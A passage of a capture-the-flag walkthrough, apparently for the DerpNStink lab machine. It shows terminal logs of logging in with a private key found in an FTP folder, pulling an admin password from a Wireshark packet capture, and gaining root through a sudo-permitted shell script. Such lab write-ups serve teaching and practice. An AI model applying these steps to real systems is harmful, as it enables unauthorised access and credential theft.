
I also found a key.txt file under cd /ssh



```
derpissues.pcap  network-logs  ssh  test.txt  tmp
stinky@DeRPnStiNK:~/ftp/files$ cd ssh
cd ssh
stinky@DeRPnStiNK:~/ftp/files/ssh$ cd ssh
cd ssh
stinky@DeRPnStiNK:~/ftp/files/ssh/ssh$ cd ssh
cd ssh
stinky@DeRPnStiNK:~/ftp/files/ssh/ssh/ssh$ cd ssh
cd ssh
stinky@DeRPnStiNK:~/ftp/files/ssh/ssh/ssh/ssh$ cd ssh
cd ssh
stinky@DeRPnStiNK:~/ftp/files/ssh/ssh/ssh/ssh/ssh$ cd ssh
cd ssh
stinky@DeRPnStiNK:~/ftp/files/ssh/ssh/ssh/ssh/ssh/ssh$ cd ssh
cd ssh
stinky@DeRPnStiNK:~/ftp/files/ssh/ssh/ssh/ssh/ssh/ssh/ssh$ cd ssh
cd ssh
bash: cd: ssh: No such file or directory
stinky@DeRPnStiNK:~/ftp/files/ssh/ssh/ssh/ssh/ssh/ssh/ssh$

stinky@DeRPnStiNK:~/ftp/files/ssh/ssh/ssh/ssh/ssh/ssh/ssh$ ls
ls
key.txt
stinky@DeRPnStiNK:~/ftp/files/ssh/ssh/ssh/ssh/ssh/ssh/ssh$ cat ket.txt
cat ket.txt
```


I figured this key.txt would be necessary, so I opened it and it looked like an ssh private key. I opened it and put save its content in a separate text file.

I then tried to ssh using the private key:



```
            '    ,
                 -
            `--'

@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'key.txt' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "key.txt": bad permissions
stinky@192.168.100.30: Permission denied (publickey).
root@kali1:~# chmod 600 key.txt
root@kali1:~# ssh stinky@192.168.100.30 -i key.txt
Ubuntu 14.04.5 LTS


                       ,-------------..
                       '  Derrrrrp  N  `
        ,------,       |    Stink      |
       / ,      \      ',  _________ _,"
      /,-|_______\.      \/
     /- (__________)
    (*)  ; (^)(^)':
        =;  ____  ;
          ; """"  ;=
   {"}_   ' '""' ' _{"}
   \__/     >  <   \__/
      \   ,"   ",  /
       \  "       /"
          "      "=
           >     <
          ="     ".
          -`.   ,'
                -
            `--'

Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

501 packages can be updated.
415 updates are security updates.

Last login: Sat Mar 28 12:48:51 2020 from 192.168.100.36
stinky@DeRPnStiNK:~$ 
```

After using the ssh key, I kept navigating through directories until I found the .pcap file I was looking for




```
stinky@DeRPnStiNK:~/ftp$ ls
files
stinky@DeRPnStiNK:~/ftp$ cd files
stinky@DeRPnStiNK:~/ftp/files$ ls
derpissues.pcap  network-logs  ssh  test.txt  tmp
stinky@DeRPnStiNK:~/ftp/files$ 
```

I then opened up the .pcap file in Wireshark and did

Edit, Find Packet, and searched “mrderp” since he was speaking to stinky and I don’t know his password yet.

Packet 5598 gave me what I was looking for




```
action=createuser&_wpnonce_create-
user=b250402af6&_wp_http_referer=%2Fweblog%2Fwp-admin%2Fuser-
new.php&user_login=mrderp&email=mrderp%40derpnstink.local&first_name=mr&last_n
ame=derp&url=%2Fhome%2Fmrderp&pass1=derpderpderpderpderpderpderp&pass1-
text=derpderpderpderpderpderpderp&pass2=derpderpderpderpderpderpderp&pw_weak=o
n&role=administrator&createuser=Add+New+UserHTTP/1.1 302 Found
Date: Mon, 13 Nov 2017 05:54:58 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Location: users.php?update=add&id=3
```

With derpderpderpderpderpderpderp being his password.

Unfortunately, mrderp was not root so I kept looking for information.

I then went through all of mrderps directories until I found:

I then ran sudo ./derpy.sh and it gave me access to root



```
derpy.sh
mrderp@DeRPnStiNK:~/binaries$ sudo derpy.sh
[sudo] password for mrderp:
sudo: derpy.sh: command not found
mrderp@DeRPnStiNK:~/binaries$ whoami
mrderp
mrderp@DeRPnStiNK:~/binaries$ ls
derpy.sh
mrderp@DeRPnStiNK:~/binaries$ sudo ./derpy.sh
[sudo] password for mrderp:
Sorry, try again.
[sudo] password for mrderp:
root@DeRPnStiNK:~/binaries# whoami
root
root@DeRPnStiNK:~/binaries# cat derpy.sh
/bin/bash
```